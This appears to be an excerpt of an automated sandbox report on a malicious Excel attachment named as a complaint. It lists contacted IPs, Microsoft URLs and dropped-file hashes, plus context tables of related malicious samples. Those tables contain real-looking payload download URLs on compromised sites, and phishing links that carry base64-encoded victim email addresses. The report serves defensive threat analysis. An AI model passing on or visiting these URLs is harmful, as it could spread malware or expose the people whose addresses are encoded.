http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.office.cn/addinstemplate	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://web.microsoftstream.com/video/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://graph.windows.net	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://dataservice.o365filtering.com/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://weather.service.msn.com/data.aspx	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://apis.live.net/v5.0/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://management.azure.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://incidents.diagnostics.office.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.office.net	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://entitlement.diagnostics.office.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://outlook.office.com/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://templatelogging.office.com/client/log	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://outlook.office365.com/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://webshell.suite.office.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://management.azure.com/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://ncus-000.contentsync.	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://devnull.onenote.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://messaging.office.com/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://augloop.office.com/v2	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://skyapi.live.net/Activity/	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high
http://https://dataservice.o365filtering.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	4C99B3FD-0FAA-455B-8960-C99FC42FE1C8.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.80.6	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
138.36.237.100	unknown	Argentina		27823	DattateccomAR	false
91.199.212.52	unknown	United Kingdom		48447	SECTIGOGB	false
72.52.227.180	unknown	United States		32244	LIQUIDWEBUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356654
Start date:	23.02.2021
Start time:	14:25:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Complaint-447781983-02182021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.expl.evad.winXLS@11/9@4/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.113.196.254, 13.107.3.254, 13.107.246.254, 23.211.6.115, 52.147.198.201, 104.42.151.234, 52.109.88.177, 52.109.8.25, 104.43.139.144, 52.109.8.24, 52.255.188.83, 51.11.168.160, 104.43.193.48, 205.185.216.10, 205.185.216.42, 52.155.217.156, 20.54.26.129, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, s-ring.msedge.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, teams-9999.teams-msedge.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, cds.d2s7q6s2.hwcdn.net, s-ring.s-9999.s-msedge.net, t-ring.msedge.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, t-9999.t-msedge.net, skypedataprdcoleus17.cloudapp.net, s-9999.s-msedge.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, teams-ring.teams-9999.teams-msedge.net, teams-ring.msedge.net, t-ring.t-9999.t-msedge.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.241.80.6	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• pathinanchilearthmovers.com/eznwcdhx/442505962452546000000.dat
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• pathinanchilearthmovers.com/eznwcdhx/442459602297454000000.dat
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• pathinanchilearthmovers.com/eznwcdhx/442459529375000000000.dat
138.36.237.100	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• jugueterialatorre.com.ar/xjzpfwc/44250596245254600000.dat
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• jugueterialatorre.com.ar/xjzpfwc/44245960229745400000.dat
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• jugueterialatorre.com.ar/xjzpfwc/44245955293750000000.dat
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• jugueteriaelgato.com.ar/zsrrq/416212.jpg
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• jugueteriaelgato.com.ar/zsrrq/416212.jpg
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg
91.199.212.52	CorpReport.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	sys.dll	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CorpReport.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	CorpReport.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	ReportCorp.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	1S0a576pAR.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	NJx63jHebE.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	EmployeeComplaintReport.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	ct.dll	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	http://https://emailcpcc-my.sharepoint.com:443/:b:/g/personal/aswania0_email_cpcc_edu/ESAvfBZdvHBMvBJK1bnZfsoBXf5RRY-PIqJk-UtmqkDXjQ?e=4%3auSHA5p&at=9&d=DwMBaQ	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	rib.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	http://https://blog.premiershop.com.br/check/m.php	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	http://https://sixtiescity.net/	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSAOrganizationValidationSecureServerCA.crt
	http://lupnfykektpyfxalupnfykektpyfxalupnfykektpyfxa.reiscooqer.com/bGVlLmZpcmVrQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	• zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://lupnfykektpyfxalupnfykektpyfxalupnfykektpyfxa.reiscooqer.com/bGVlLmZpcmVrQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	• zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt
	http://zmisrgramkgzgcwzmisrgramkgzgcwzmisrgramkgzgcw.pacificcaqital.com/bGFtQHNwYXJub3JkLmRr	Get hash	malicious	Browse	• zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt
	http://zaimwlqldrvcd.sweetwaterssecurities.com/dGVzdEB0ZXN0LmNvbQ==	Get hash	malicious	Browse	• zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt
	http://zvzuholzrkbla.leedsvvest.com/Y2hhcmxlcy55ZWVAbGl2aWJhbmsuY29t	Get hash	malicious	Browse	• zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt
	http://https://comvoce.philco.com.br/wp-forum/administracion/prelogin.php	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
crt.sectigo.com	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	sys.dll	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	ReportCorp.exe	Get hash	malicious	Browse	• 91.199.212.52
	1S0a576pAR.exe	Get hash	malicious	Browse	• 91.199.212.52
	NJx63jHebE.exe	Get hash	malicious	Browse	• 91.199.212.52
	EmployeeComplaintReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	ct.dll	Get hash	malicious	Browse	• 91.199.212.52
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 91.199.212.52
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 91.199.212.52
	documents.doc	Get hash	malicious	Browse	• 91.199.212.52
	ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc	Get hash	malicious	Browse	• 91.199.212.52
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 91.199.212.52
	PSX7103491.doc	Get hash	malicious	Browse	• 91.199.212.52
	Beauftragung.doc	Get hash	malicious	Browse	• 91.199.212.52
	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 91.199.212.52
	http://https://emailcpcc-my.sharepoint.com:443/:b:/g/personal/aswania0_email_cpcc_edu/ESAvfBZdvHBMvBJK1bnZfsoBXf5RRY-PIqJk-UtmqkDXjQ?e=4%3auSHA5p&at=9&d=DwMBaQ	Get hash	malicious	Browse	• 91.199.212.52
	rib.exe	Get hash	malicious	Browse	• 91.199.212.52
rzminc.com	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 72.52.227.180
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 72.52.227.180
jugueterialatorre.com.ar	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 138.36.237.100
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100
pathinanchilearthmovers.com	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 162.241.80.6
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 162.241.80.6
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 162.241.80.6

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DattateccomAR	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 138.36.237.100
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100
	swift copy pdf.exe	Get hash	malicious	Browse	• 200.58.111.74
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• 200.58.111.74
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• 200.58.111.74
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• 138.36.237.100
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• 138.36.237.100
	Payment Advice.xlsx	Get hash	malicious	Browse	• 66.97.33.176
	Meezan Bank Payment.xlsx	Get hash	malicious	Browse	• 179.43.117.150
	Walmart Order.xlsx	Get hash	malicious	Browse	• 179.43.117.150
	INQUIRY-NOV-ORDER.xls	Get hash	malicious	Browse	• 179.43.114.162
	http://https://bit.ly/38rE21V?/rt/stone/	Get hash	malicious	Browse	• 200.58.98.166
	PQ-237.xls	Get hash	malicious	Browse	• 66.97.33.213
	PQ-237.xls	Get hash	malicious	Browse	• 66.97.33.213
	PQ-171.xls	Get hash	malicious	Browse	• 66.97.33.213
SECTIGOGB	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	sys.dll	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	ReportCorp.exe	Get hash	malicious	Browse	• 91.199.212.52
	1S0a576pAR.exe	Get hash	malicious	Browse	• 91.199.212.52
	NJx63jHebE.exe	Get hash	malicious	Browse	• 91.199.212.52
	EmployeeComplaintReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	ct.dll	Get hash	malicious	Browse	• 91.199.212.52
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 91.199.212.52
	http://https://emailcpcc-my.sharepoint.com:443/:b:/g/personal/aswania0_email_cpcc_edu/ESAvfBZdvHBMvBJK1bnZfsoBXf5RRY-PIqJk-UtmqkDXjQ?e=4%3auSHA5p&at=9&d=DwMBaQ	Get hash	malicious	Browse	• 91.199.212.52
	rib.exe	Get hash	malicious	Browse	• 91.199.212.52
	http://https://blog.premiershop.com.br/check/m.php	Get hash	malicious	Browse	• 91.199.212.52
	http://https://sixtiescity.net/	Get hash	malicious	Browse	• 91.199.212.52
	http://lupnfykektpyfxalupnfykektpyfxalupnfykektpyfxa.reiscooqer.com/bGVlLmZpcmVrQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	• 91.199.212.52
	http://lupnfykektpyfxalupnfykektpyfxalupnfykektpyfxa.reiscooqer.com/bGVlLmZpcmVrQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	• 91.199.212.52
	http://zmisrgramkgzgcwzmisrgramkgzgcwzmisrgramkgzgcw.pacificcaqital.com/bGFtQHNwYXJub3JkLmRr	Get hash	malicious	Browse	• 91.199.212.52
	http://zaimwlqldrvcd.sweetwaterssecurities.com/dGVzdEB0ZXN0LmNvbQ==	Get hash	malicious	Browse	• 91.199.212.52
	http://zvzuholzrkbla.leedsvvest.com/Y2hhcmxlcy55ZWVAbGl2aWJhbmsuY29t	Get hash	malicious	Browse	• 91.199.212.52
	http://https://comvoce.philco.com.br/wp-forum/administracion/prelogin.php	Get hash	malicious	Browse	• 91.199.212.52
UNIFIEDLAYER-AS-1US	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 162.241.80.6
	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	Get hash	malicious	Browse	• 50.116.112.43
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 50.87.196.120
	PO-A2174679-06.exe	Get hash	malicious	Browse	• 192.185.78.145
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 108.167.156.42
	CV-JOB REQUEST_____PDF.EXE	Get hash	malicious	Browse	• 192.185.181.49
	PO.exe	Get hash	malicious	Browse	• 192.185.0.218
	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	• 192.185.16.95
	ESCANEAR_FACTURA-20794564552_docx.exe	Get hash	malicious	Browse	• 162.214.158.75
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 192.185.46.55
	iAxkn PDF.exe	Get hash	malicious	Browse	• 192.185.10 0.181
	carta de pago pdf.exe	Get hash	malicious	Browse	• 192.185.5.166
	PO.exe	Get hash	malicious	Browse	• 108.179.232.42
	payment details.pdf.exe	Get hash	malicious	Browse	• 50.87.95.32

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	new order.exe	Get hash	malicious	Browse	• 108.179.232.42
	CV-JOB REQUEST_____pdf.exe	Get hash	malicious	Browse	• 192.185.181.49
	RdLlHaxEKP.exe	Get hash	malicious	Browse	• 162.214.184.71
	Drawings2.exe	Get hash	malicious	Browse	• 198.57.247.220
	EFT Remittance.xls	Get hash	malicious	Browse	• 162.241.120.180
	Remittance Advice.xls	Get hash	malicious	Browse	• 162.241.120.180

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	SHIPPING-DOCUMENT.docx	Get hash	malicious	Browse	• 138.36.237.100
	REVISED ORDER 2322020.EXE	Get hash	malicious	Browse	• 138.36.237.100
	PO112000891122110.exe	Get hash	malicious	Browse	• 138.36.237.100
	OutplayedInstaller (1).exe	Get hash	malicious	Browse	• 138.36.237.100
	Facecheck - app-Installer (1).exe	Get hash	malicious	Browse	• 138.36.237.100
	Buff-Installer (9).exe	Get hash	malicious	Browse	• 138.36.237.100
	coltTicket#513473.htm	Get hash	malicious	Browse	• 138.36.237.100
	FortPlayerInstaller.exe	Get hash	malicious	Browse	• 138.36.237.100
	RGB HeroInstaller.exe	Get hash	malicious	Browse	• 138.36.237.100
	Buff-Installer.exe	Get hash	malicious	Browse	• 138.36.237.100
	unmapped_executable_of_polyglot_duke.dll	Get hash	malicious	Browse	• 138.36.237.100
	smartandfinalTicket#51347303511505986.htm	Get hash	malicious	Browse	• 138.36.237.100
	f4b1bde3-706a-40d2-8ace-693803810b6f.exe	Get hash	malicious	Browse	• 138.36.237.100
	LIQUIDACION INTERBANCARIA 02_22_2021.xls	Get hash	malicious	Browse	• 138.36.237.100
	document-550193913.xls	Get hash	malicious	Browse	• 138.36.237.100
	GUEROLA INDUSTRIES N#U00ba de cuenta.exe	Get hash	malicious	Browse	• 138.36.237.100
	receipt145.htm	Get hash	malicious	Browse	• 138.36.237.100
	xerox for hycite.htm	Get hash	malicious	Browse	• 138.36.237.100
	SecuriteInfo.com.Heur.15528.xls	Get hash	malicious	Browse	• 138.36.237.100
	Muligheds.exe	Get hash	malicious	Browse	• 138.36.237.100

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\30D802E0E248FEE17AAF4A62594CC75A	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	1559
Entropy (8bit):	7.399832861783252
Encrypted:	false
SSDEEP:	48:B4wgi+96jf8TXJgnXpxi4sVtcTtrdoh+S:KiIq0eZnep
MD5:	ADAB5C4DF031FB9299F71ADA7E18F613
SHA1:	33E4E80807204C2B6182A3A14B591ACD25B5F0DB
SHA-256:	7FA4FF68EC04A99D7528D5085F94907F4D1DD1C5381BACDC832ED5C960214676
SHA-512:	983B974E459A46EB7A3C8850EC90CC16D3B6D4A1505A5BCDD710C236BAF5AADC58424B192E34A147732E9D436C9FC04D896D8A7700FF349252A57514F588C6A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0...0.....}[Q&.v...t...S..0...*.H.....0..1.0...U....US1.0...U....New Jersey1.0...U....Jersey City1.0...U....The USERTRUST Network1.0,..U...%USERTrust RSA Certification Authority0...181102000000Z..301231235959Z0..1.0...U....GB1.0...U....Greater Manchester1.0...U....Salford1.0...U....Sectigo Limited1705..U....Sectigo RSA Domain Validation Secure Server CA0.."0...*.H.....0.....s3..< ....E..>..?.A.20.I.....-?.M.....b..Hy...N..2%.....P?.L.@*.9.....2A.&.#z. ... .<.Do.u..@.2.....#>...o]Q.j.i.O.ri..Lm.....~... ...7x...4.V.X....d[.7..(h.V...\.....$..0.....z...B.....J.....@..o.BJd..0.....'Z..X.....c.oV...`4.t....._.....n0..j0...U.#..0...Sy.Z.+J.T.....f.0...U.....^.T...w.....a.0...U.....0...U.... ...0.....0...U.%..0...+.....+.....0...U. ..0.0...U. .0...g.....0P..U...I0G0E.C.A.?http://crl.usertrust.com/USERTrustRSACertificationAuthority.crl0v..+.....j0h0?..+.....0..3http://crt.usertrust.com/USERTrustRSAAddTrustCA.crt0%..+.....0.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\30D802E0E248FEE17AAF4A62594CC75A	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\30D802E0E248FEE17AAF4A62594CC75A	
Category:	dropped
